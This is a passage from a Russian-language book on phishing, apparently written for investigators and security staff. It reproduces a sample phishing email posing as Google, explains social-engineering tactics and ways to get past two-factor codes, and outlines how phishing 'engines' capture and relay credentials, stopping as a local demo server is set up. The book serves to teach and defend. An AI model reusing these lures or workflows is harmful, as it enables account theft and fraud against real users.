



Рис. 1.9. Страница фишинг-движка с интерфейсом пользовательских настроек учетной записи

Интерфейс, незаконно использующий стиль и дизайн официального ресурса, предлагает пользователю изменить настройки и объем почтового ящика, а на самом деле так же бессовестно тащит пароль.

Письмо может выглядеть по-разному, но цель всегда одна и та же. В качестве примера можно привести довольно старый образец фишингового письма (рис. 1.10) из разряда слепой атаки, стилизованного под работу автоматической службы почтового сервиса:


Здравствуйте, Уважаемый пользователь!

Вами было отправлено письмо. Получатель отметил это письмо пометкой "Спам" и занес Ваш электронный адрес в **"Черный Список"**. После этого некоторые из писем, отправленные Вами другим адресатам, попадают в папку "Спам", либо получили статус "Недоставленых".

Для восстановления полноценного обслуживания, Вам необходимо подтвердить, что почту с Вашего электронного адреса отправляет человек, а не бот-программа.

Подтвердить

Данное действие требуется в связи с изменениями стандартов обработки почтовых сообщений.

Просим отнестись с пониманием и приносим извинения за доставленные неудобства.

С уважением,
команда Google Аккаунтов

Пожалуйста, не отвечайте на это сообщение. Чтобы получить дополнительную информацию, посетите Справочный центр Google Аккаунтов.

Рис. 1.10. Фишинг под видом службы почтового сервиса

Или пример фишингового письма, замаскированного под официальные сообщения банка (рис. 1.11).

Переход по ссылке такого письма также может отправить пользователя в путешествие по фэйковым страницам для «обработки».

Приведенный в самом начале пример, с отправкой сообщения от пользователя ООО «Магнит», вот так может выглядеть на другом почтовом сервисе – см. рис. 1.12, 1.13.

Еще раз стоит отметить, что для подобного рода атак совершенно не важно, на каком сервисе располагается учетная запись потенциальной жертвы.




Рис. 1.11. Пример фишингового письма, замаскированного под официальные сообщения банка




Рис. 1.12. Пример фишингового письма




Рис. 1.13. Пример фишингового письма

1.2. Роль социальной инженерии в фишинг-атаке

Социальная инженерия представляет собой наибольшую угрозу для любой системы безопасности, в том числе информационной. Об этом говорится повсеместно и довольно давно, еще до возникновения киберпреступности.

Социальную инженерию правильнее рассматривать как некое воздействие, которое оказывает влияние на человека, подталкивая (направляя) его к выполнению определенных действий, которые могут быть как в его интересах, так и иметь обратные последствия.

Не задаваясь целью глубокого изучения психологии человеческих поступков, но имея стремление показать фактическое положение вещей, которое наблюдалось автором в процессе работы, предлагается рассмотреть роль социальной инженерии при проведении фишинг-атак.

Социальная инженерия во всей красе наблюдается именно в целенаправленном фишинге, хотя ее шаблонно-базовые принципы есть и в массовых (слепых) атаках.

Кто-то скажет, может быть: «посмотрел я в Интернете примеры фишинг-писем, и отлично, меня теперь не обмануть». Однако социальная инженерия в руках злоумышленников – это больше искусство, чем наука. Неизвестно, можно ли этому искусству научить настолько, чтобы человек смог применять этот инструмент на практике, применяя повсюду, где это может пригодиться.

Человеческая психология всегда была уязвимостью, эксплуатируемой во все времена преступниками и аферистами различного толка. Настали времена использования социальной инженерии и в киберпреступлениях, в частности при получении неправомерного доступа к электронным почтовым адресам и другим аккаунтам: вместо того чтобы пытаться найти уязвимость программного обеспечения, взломщик может заставить жертву сообщить свой пароль самостоятельно.

Как уже говорилось, человеческий мозг, пользуясь опытным путем закрепленной связью между видимым и невидимым, а в данном случае – изображениями и содержанием, не уделяет внимания каждому полученному письму.

Создание тематических писем и разработка персонализированных фэйков – задача увлекательная и требует от нападающего досконального знания не только интерфейса почтового сервиса либо другой атакуемой системы, но и алгоритма действий пользователя при тех или иных обстоятельствах.

Просто так украсть пароль, воспользовавшись фишингом, не столь важно, сколь сделать это незаметно для пользователя. Важность момента заключается в том, чтобы пользователь не заподозрил чего-нибудь неладного и не сменил пароль, а то и вовсе не удалил учетную запись.

Если атака проведена правильно, то пользователь ни о чем не догадывается, а почтовый адрес находится под контролем и может использоваться в дальнейшем для совершения различных преступлений, как в отношении владельца электронного адреса, так и в отношении организации, в которой он работает, или круга лиц, с кем он осуществляет переписку и обмен данными.

Использование социальной инженерии при фишинг-атаке основано на понимании взаимодействия человека с компьютерной техникой, человека с программным обеспечением.

История фишинга, наверное, начинается в Древней Греции, во времена неудачной десятилетней осады Трои. Когда, согласно ми-

фам, греческая армия решила отступить, солдаты собрали вещички, оставив осажденным фишинговое письмо – огромную деревянную статую благородной лошади.

Троянцы письмо открыли (или ворота крепости) и кликнули по ссылке (то есть завезли к себе домой лошадку), прочитали сообщение типа «Спасибо за войну. До свидания», после чего пошли спать. В это время небольшой отряд греческих солдат, сегодня состоящий из одного сутулого мальчика в очках, повылезал из лошадки, открыл городские ворота (собрал все пароли, информацию о сетевом окружении и безопасности) и впустил остальную часть греческой армии, которая под покровом ночи украла много ценной конфиденциальной информации, осуществила переводы на кругленькие суммы на офшорные счета или счета фирм-однодневок…

Греки полностью разрушили Трою, а оставшиеся в живых троянцы жили с мыслью о том, на кой черт они ежегодно тратили огромные средства на обеспечение информационной и экономической безопасности, если по собственной глупости поступают так, как того хотят кибершпионы.

Мифическая или нет история про Трою, но она олицетворяет пример социальной инженерии, который успешно используется и сегодня.

Когда человек производит авторизацию в своем электронном почтовом адресе, у него складывается полное ощущение того, что он находится один на один со своими секретами в закрытом кабинете и нет никаких бесконечно длинных коммутационных проводов, ползущих по вентиляционным шахтам, темным чердакам и подземным лабиринтам, нет целых тонн сетевого и серверного оборудования, гигабайтов сложного программного обеспечения и алгоритмов.

Иллюзия настолько прочная и всем привычная, что позволяет с легкостью похитить пароль, какой бы сложный и длинный он ни был. Имеющиеся установленные средства программно-аппаратной защиты только усиливают эффект иллюзии и необоснованного чувства безопасности.

Если пользователь незнаком с механизмом проведения фишинг-атак и их разновидностями, попасться на удочку ничего не стоит.

В ранних проявлениях фишинга рассылались письма о временной блокировке аккаунта или его удалении. Довольно весело было злодеям, когда они осуществляли фишинговые спам-рассылки пи-

сем, содержащие угрозы пользователям заблокировать их аккаунты навсегда, если те срочно не пройдут повторную авторизацию в связи с поступившими жалобами или подозрением администрации ресурса в использовании почтового ящика для спам-рассылок.

В годах 2002–2008 эффект от такого фишинга был потрясающий. С одной стороны, сам термин «спам» в России стал ругательством, поскольку использовался всеми без исключения «впаривателями» всего, что можно было только впарить. С другой – уровень доверия к программному обеспечению, интернет-сервисам и компьютерной технике был значительно выше и вызывал во многих чувство, близкое к уважению.

Был период, когда злоумышленники массово заманивали пользователей на созданные фэйки банков, где под различными предлогами (смены программного обеспечения дистанционного банковского обслуживания, противодействия мошенничеству) заставляли пользователя вводить данные для доступа к своему аккаунту.

Время шло, пользователи становились опытнее, менялись системы защиты. Но социальная инженерия помогла мошенникам обходить и двухфакторную аутентификацию, и SMS-оповещения. При этом комплекс атаки мог включать совершение звонков потенциальным жертвам, например с просьбой ввести SMS-код, якобы для отмены ошибочно направленного в их адрес перевода.

В некоторых случаях на фишинговых сайтах создавались поля для ввода значения из таблицы переменных кодов. Такой трюк делали, например, братья Евгений и Дмитрий Попелыши[1], которые признаны виновными в совершении преступлений, предусмотренных ч. 2 ст. 272 (неправомерный доступ к охраняемой законом компьютерной информации), ч. 1 ст. 273 (создание, использование и распространение вредоносных компьютерных программ) и ч. 4 ст. 159 (мошенничество, совершенное группой лиц по предварительному сговору с причинением ущерба в особо крупном размере) УК РФ.

Роль социальной инженерии в фишинг-атаке всегда заключается в подведении пользователя к вводу необходимых данных или совершению необходимых действий.

Учитываются действия пользователя, а при совершении целенаправленной фишинг-атаки учитывается весь собранный информа-

---

[1] «Вынесен приговор по первому в России уголовному делу о компьютерном “фишинге”». URL: https://мвд.рф/news/item/147552.

ционный массив о конкретном человеке, разрабатывается сценарий, позволяющий получить пароль, открыть документ, запустить программу.

В практике встречались случаи, когда злоумышленники должны были получить доступ к электронной почте одного бизнесмена. Попытки заброса вредоносных программ к успеху не приводили. Злоумышленникам удалось подсунуть жертве магазин автозапчастей, где бизнесмен зарегистрировался. Вышло так, что бизнесмен не стал себя заморачивать разнообразием паролей и ключевых фраз и везде, где ему приходилось регистрироваться, указывал один и тот же пароль, что очень повеселило жуликов.

В другой похожей истории злодеям пришлось поработать немного больше. Для получения пароля от бдительной гражданки злодеи создали полнофункциональный онлайн-магазин, рекламу которого забросили жертве на почту. Предложения в магазине были настолько привлекательными, что наша гражданка не удержалась и решила совершить покупку.

Как выяснилось, для совершения покупки необходимо было создать аккаунт, то есть зарегистрироваться в магазине, а для полной-преполной защиты персональных данных (а гражданка к защите своих персональных данных относилась достаточно серьезно) необходимо было придумать несколько вариантов пароля и ключевую фразу. Эффект был тот же, что и в предыдущем случае, а вложенные злоумышленниками средства и усилия с лихвой окупились.

Другая группа хакеров изощренными путями затягивала жертв регистрироваться на модном сайте, для активации аккаунта на котором, как писала администрация модного сайта, нужно ввести код безопасности, который будет высылаться посредством SMS на указанный пользователем абонентский номер.

Предвосхищая недоумение от простоты и гениальности данной затеи, следует заметить, что модный сайт просуществовал недолго, но несколько десятков успешных копирований содержимого электронной переписки с зарубежного почтового сервера было-таки проведено.

Итак, как уже упоминалось, ставшая очень популярной методика двухфакторной авторизации также не устояла под натиском социальной инженерии.

При целевой атаке на предприятие осуществляются тщательный подбор и анализ сотрудников. В каких-то случаях доступ можно

получить, введя в заблуждение новенького сотрудника компании, представившись системным администратором или сотрудником службы безопасности.

В любом случае, перед атакой злоумышленники могут воспользоваться доступными способами сбора информации о человеке или организации, основанными на использовании открытых источников (OSINT, или также называемой public intelligence)[1].

Рис. 1.14. Упрощенная схема сбора информации перед атакой

Статистика же показывает, что сотрудникам финансового департамента (бухгалтерии) закинуть наживку проще, что доказано на практике хищений денежных средств посредством использования систем дистанционного банковского обслуживания. Связано это, возможно, с тем, что в нашей стране постоянно что-то меняется в формах и видах отчетности в налоговых, пенсионных и других важных государственных структурах, в связи с чем бухгалтеры потоком по электронной почте получают всевозможные рассылки новостей, дополнительных инструкций, вестников, калькуляторов и программ.

После предварительного сбора списка подходящих сотрудников организации производится сбор данных об их сфере деятельности,

---

[1] *Open source intelligence, OSINT, public intelligence* – разведка на основе открытых источников.

зонах ответственности и связях. Затем злоумышленники на основе анализа полученной информации приступают к разработке сценариев атак.

С точки зрения психологии атака с использованием социальной инженерии всегда идет в обход аналитических инструментов разума. Она действует преимущественно на уровне эмоциональной сферы. Основатель экспериментальной психологии Вильгельм Максимилиан Вундт небезосновательно рассматривал роль чувств и эмоций в поведении человека. Согласно Вундту, вследствие физического истощения ассоциативные наклонности начинают преобладать над другими побуждениями.

Переосмыслив это, можно понять, что движет человеком, вводящим свой пароль при фишинг-атаке или открывающим документ якобы из налогового органа, пришедший в пятницу под конец рабочего дня.

Часто при атаке эксплуатируются различные чувства человека: сострадание, тщеславие, страх и другие, побуждая человека выполнить определенное действие, лишь бы поскорее отделаться от упавшей на него проблемы. Нередко атакующим удается сыграть на жажде легкой наживы, боязни потерять деньги, работу или репутацию.

При целенаправленной атаке учитывается доверчивость пользователя к знакомым адресам электронной почты, которая выражается в использовании для взлома одного человека через почту его знакомого или близкого человека.

Для восприятия реальности и истинных целей операций мозг жертвы может перегружаться информационной атакой, сходной по действию с DoS-атакой[1].

В качестве доказательств наличия простых уязвимостей человеческого разума можно привести простой пример психологии – эффект Струпа (англ. Stroopeffect). Так называют задержку реакции при прочтении слов, когда цвет слов не совпадает с написанными словами, к примеру слово «синий» написано красным. Мозг воспринимает цвет, но он реагирует на слово, которое пишется первым.

Вообще, аналогия центральной нервной системы человека (мозга) с процессором, а памяти – с носителями информации несет в себе много интересных размышлений.

---

[1] Denial of Service – отказ в обслуживании.

Жертву направляют к принятию решения, к цепочке определенных действий.

Нужно обратить внимание и на изучаемую ранее психологией особенность профессий конвейерного производства. Причем тут это?

Работа сотрудника конвейера, выполняющего однообразные действия, нередко может привести к развитию психического состояния – монотонии. Монотония – функциональное состояние человека, возникающее при однообразной, монотонной деятельности. Характерно снижением тонуса и восприимчивости, ослаблением сознательного контроля, ухудшением внимания и памяти, стереотипизацией действий, появлением ощущения скуки, потерей интереса к работе[1].

Однообразие выполняемых операций относится не только к работнику производства конвейерного типа, но и к большинству сотрудников современного офиса, выполняющих ряд однообразных операций: кликнул, получил, пролистал, отправил, кликнул, пролистал, удалил…

Уже не секрет, что текст, занимающий больше листа бумаги или не умещающийся целиком на экране монитора, читается в лучшем случае через строчку или по диагонали. И человек автоматически ищет маячки – подсказки (ключевые слова), чтобы быстрее понять, для чего «это» нужно и куда «это» деть, не стараясь вникнуть в суть происходящего.

Существует байка про офисного работника, который до того доработался, что на полученное по электронной почте уведомление об увольнении машинально отправил в ответ письмо: «Ваше предложение получено, будет рассмотрено нашими специалистами, и мы направим Вам информацию о принятом решении. Спасибо за выбор нашей компании!» Без сложной психологической терминологии складывающуюся ситуацию можно описать еще и так: «смотрю в книгу – вижу фигу».

Как бы это грубо не звучало, но фактически это так. Пользователь компьютера нередко не замечает расширений файлов, а следовательно, часто щелкает мышкой или открывает их, или запускает на исполнение, не задумываясь о типе файлов и возможных последствиях. Недаром самым популярным способом слепой фишинговой атаки считается распространение под видом музыкальных композиций, фильмов, изображений или документов, файлов с расшире-

---

[1] *Головин С. Ю.* Словарь практического психолога. М.: АСТ; Харвест, 1998.

нием «.exe». Эти и другие варианты подробнее будут рассмотрены в части «Комбинированные атаки с использованием фишинга».

Стоит упомянуть также способ, влияющий на общее восприятие человеком информации. К примеру, перед фишинг-атакой злоумышленником от имени пользователя (жертвы) по известным жертве контактам осуществляется разного рода спам-рассылка. При этом письмо полностью имеет вид, как будто оно было отправлено с электронного ящика жертвы.

При получении спама от жертвы его знакомые, партнеры или другие лица из его контактов сообщат пользователю о происходящей якобы с принадлежащего ему электронного ящика спам-рассылке, что, скорее всего, вызовет подозрение о возможном взломе его почтового ящика.

Немного выждав, злоумышленники могут осуществить классическую фишинг-атаку от имени администрации электронного сервиса, на котором размещен аккаунт, с просьбой сменить пароль и подтвердить его легитимное использование. В присланном письме будет содержаться ссылка на настройки учетной записи, в действительности размещенная на фишинг-движке.

Существует бесчисленное количество вариантов для атак с использованием социальной инженерии, ограниченное только информацией о потенциальной жертве и собственным воображением нападающего.

Одно очевидно: знание основ и тактики применения социальной инженерии способно защитить от большинства негативных проявлений. Понимание основных принципов социальной инженерии должно учитываться при проектировании средств защиты компьютерной информации, разработке регламентов информационной безопасности (инструкций для пользователей) и, несомненно, поможет при расследовании уже произошедших инцидентов информационной безопасности.

1.3. Фишинг изнутри. Анализ используемых для атаки инструментов

С точки зрения пользователя любой сайт – это набор элементов, таких как текст, изображения, а также аудио-видео, анимация и прочие визуальные эффекты, ссылки на другие разделы и сайты. В реаль-

ности за любым интерфейсом сайта находится большое число процессов, в которых задействованы различные узлы компьютерного оборудования и комплексы программного обеспечения.

За то, как будет выглядеть сайт, отвечают специальные языки программирования, которые могут быть серверными или клиентскими. Исполнение серверной программы осуществляется на стороне сервера, клиентской – в браузере пользователя.

На стороне клиента, в его браузере осуществляется выполнение (интерпретация) HTML-кода, java-скриптов, таблиц стилей (CSS).

Для того чтобы сайт обладал функциональностью и мог обрабатывать информацию, используются языки веб-программирования, наиболее популярными из которых является PHP[1].

Программу на PHP можно написать в обычном текстовом файле, изменить расширение на «.php», и она будет работать на сервере. То есть для языка PHP не требуется специализированная среда разработки, хотя на самом деле их существует масса.

Не будем рассматривать обработку PHP-кода сервером, это не является темой книги. Просто кратко укажем возможности программ на PHP: работа с базами данных, обработка и передача информации, использование почтовых протоколов (IMAP, POP3, SMTP).

Из всех возможных вариантов получения несанкционированного (скрытого) доступа к учетной записи самым эффективным на сегодняшний день является использование фишинг-движков, также называемых фэйками. Основан этот метод на веб-программировании и социальной инженерии.

Схема взаимодействия с почтовым сервером

Теперь рассмотрим две схемы обращения пользователя к интерфейсу ресурса: штатной работы пользователя с почтовым сервером и работы пользователя, когда вмешивается фишинг (рис. 1.15, 1.16).

Получение пароля для доступа к электронному почтовому адресу без его модификации осуществляется посредством использования фишинг-движков, визуально имитирующих интерфейс сервиса, на базе которого находится учетная запись. Цель атаки достигнута,

---

[1] PHP (англ. *PHP: Hypertext Preprocessor* – «PHP: препроцессор гипертекста»; первоначально *Personal Home Page Tools* – «инструменты для создания персональных веб-страниц») – скриптовый язык общего назначения.

если пользователь не заметил, что в процессе работы со своей почтой он совершил путешествие на сервер с фэйком и обратно.




Рис. 1.15. Упрощенная схема штатной работы с почтовым сервером

Рис. 1.16. Схема работы с почтовым ящиком при фишинге

Три основные функции фишинг-движка

Движки выполняют три основные функции:

- имитация интерфейса по заданной ситуации, связанной с операциями пользователя (авторизация, получение файла, изменение настроек учетной записи и многое другое);
- копирование и обработка незаконно полученных учетных данных пользователя;
- возврат пользователя на соответствующую ситуации страницу официального сервиса.

Для того чтобы движок заработал, его нужно собрать. Он состоит из элементов (картинок, текста, ссылок и анимации), скопированных с официального интернет-ресурса, и программ-скриптов, написанных злоумышленником.

Собранный и готовый к работе движок злоумышленник размещает на сервере (виртуальном хостинге) и «прикручивает» к нему заранее подготовленное доменное имя.

Учитывая, что в состав движка, кроме статических данных и html-разметки, входят программы, написанные на языках программирования, для функционирования фэйка необходимы определенные минимальные требования системного окружения хостинга.

Разобрать детально механизм фишинг-сайта (фэйка) необходимо по нескольким серьезным причинам:

- во-первых, непонимание всего механизма приводит к заблуждению по поводу технической сложности фишинг-атак;
- во-вторых, непонимание технической стороны фишинг-сайта приводит к ошибочной квалификации преступных действий злоумышленников;
- в-третьих, не зная принципов создания фишинг-движков, многие продолжают верить в реальную действенность методов автоматической защиты от фишинг-атак.

Для подробного рассмотрения движков в локальной среде не потребуется заморский или абузоустойчивый хостинг[1].

Воспользуемся теми же доступными и легальными средствами, которыми пользуются злоумышленники для проверки интерфейса и отработки программ, входящих в состав движков. К таким средствам относятся программы, имитирующие работу полноценного веб-сервера.

Демонстрация механизма функционирования фишинг-движков на локальном сервере

Для демонстрации будем использовать AMPPS – набор решений, включающий в себя Apache, MySQL, MongoDB, PHP, Perl и Python для Windows, Linux и Mac[2].

---

[1] Абуза – на сленге работников телекоммуникационных услуг – жалоба, направленная в адрес владельца сервера (хостинга) или другого сервиса на возможные неправомерные действия его клиентов.

[2] AMPPS был создан компанией Softaculous Ltd. http://ampps.com/.

Рис. 1.17. Окно программы AMPPS

Такой вот вид локального сервера можно лицезреть после его установки (рис. 1.18):

Рис. 1.18. Отображение localhost после установки AMPPS

В настройки платформы AMPPS углубляться не требуется, все, что необходимо, уже стоит так, как нужно (при инсталляции «по умолчанию»).

Для проверки работоспособности установленного сервера в директории создаем текстовый файл (рис. 1.19).




Рис. 1.19. Создание текстового файла в директории веб-сервера AMPPS

Вносим в созданный файл строчки (рис. 1.20).

Сохраняем файл под именем index.php и проверяем, как работает локальный веб-сервер, видим результат выполнения php-скрипта (рис. 1.21).

Результат означает, что сервер работает и PHP-скрипты интерпретируются, что и требуется для дальнейшей демонстрации.

